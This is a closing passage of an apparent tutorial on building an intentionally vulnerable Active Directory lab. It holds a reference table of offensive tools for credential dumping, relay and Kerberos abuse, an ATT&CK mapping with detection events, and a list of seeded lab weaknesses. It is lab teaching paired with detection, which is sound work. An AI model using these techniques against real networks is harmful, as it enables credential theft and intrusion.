- Add privileged accounts to the Protected Users group and adopt a tiered admin model (Tier 0 DCs, Tier 1 servers, Tier 2 workstations).
15. Tools Reference
| Tool | Description | Link |
|---|---|---|
| Impacket | SMB/Kerberos/NTLM scripts: secretsdump, psexec, GetUserSPNs, ntlmrelayx, GetNPUsers | github.com/fortra/impacket |
| NetExec (CME successor) | Multi-protocol AD exploitation, credential testing, share enum, command exec | github.com/Pennyw0rth/NetExec |
| Responder | LLMNR/NBT-NS/mDNS poisoner, captures Net-NTLMv2 | github.com/lgandx/Responder |
| BloodHound + SharpHound | Graph-based AD attack path analysis with Neo4j/Cypher | bloodhound.specterops.io |
| bloodhound.py | Python ingestor for non-domain-joined collection | github.com/dirkjanm/BloodHound.py |
| PowerView / SharpView | LDAP-based AD situational awareness (PS / compiled .NET) | github.com/PowerShellMafia/PowerSploit |
| Rubeus | Kerberos abuse: roasting, over-pass-the-hash, ticket forgery | github.com/GhostPack/Rubeus |
| Kerbrute | Fast Kerberos user enumeration and spraying | github.com/ropnop/kerbrute |
| Mimikatz | LSASS credential dumping, PtH, DCSync, Golden Ticket | github.com/gentilkiwi/mimikatz |
| Sysmon + SilkETW | Endpoint and ETW telemetry for detection | learn.microsoft.com / github.com/mandiant/SilkETW |
16. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Remote System Discovery | T1018 | Network sweep telemetry, NetExec/nmap from non-admin host |
| Account Discovery: Domain | T1087.002 | 4662 bursts, 4768/4771 from Kerbrute |
| Permission Groups Discovery: Domain | T1069.002 | PowerShell 4104, SharpHound LDAP volume |
| Domain Trust Discovery | T1482 | nltest/Get-DomainTrust LDAP queries |
| AiTM: LLMNR/NBT-NS Poisoning + Relay | T1557.001 | Sysmon EID 3, 4776 on DC |
| Kerberoasting | T1558.003 | 4769 etype 0x17 for service SPNs |
| AS-REP Roasting | T1558.004 | 4768 for accounts lacking pre-auth |
| Pass the Hash | T1550.002 | 4624 type 3 with NTLM, anomalous source |
| OS Credential Dumping: LSASS | T1003.001 | Sysmon EID 10, LSASS handle with PROCESS_VM_READ |
| Remote Services: SMB Admin Shares | T1021.002 | 7045, Sysmon EID 1/11 from psexec |
| Network Share Discovery | T1135 | NetExec --shares, smbmap activity |
| PowerShell | T1059.001 | Script Block Logging 4104 |
Summary
- A self-contained, intentionally vulnerable
corp.labis the only honest way to learn AD attack and defense together – you attack it, then watch the exact telemetry the attack produced. - Build on a host-only/internal network, promote DC01, join two workstations, and seed the deliberate weaknesses: LLMNR on, SMB signing off, a Kerberoastable
svc_sql, an AS-REP-roastable account, and a reusedSummer2024!local admin password. - The toolkit (Impacket, NetExec, Responder, BloodHound/SharpHound, PowerView/SharpView, Rubeus, Kerbrute, Mimikatz) maps cleanly to protocol weaknesses in Kerberos, NTLM, and LDAP – know the protocol and the tool becomes obvious.
- Enumerate before you exploit at every step: confirm signing status before relaying, confirm SPNs before roasting, confirm the pre-auth flag before AS-REP roasting.
- Every action leaves a footprint –
4768/4769/4776/4662/7045in Windows, Sysmon1/3/10/11, and theMicrosoft-Windows-LDAP-ClientETW provider – so detect with the Sigma rules above, then harden the misconfigurations and prove the alerts go quiet.
Related Tutorials
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- Navigating ATT&CK Navigator: Building, Annotating, and Exporting Technique Layers
- OPSEC Principles for Red Teamers: Staying Undetected
- Setting Up Your Exploit Development Lab (VMs, Debuggers, Tools)
- The Attack Lifecycle: Reconnaissance to Exfiltration
References
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.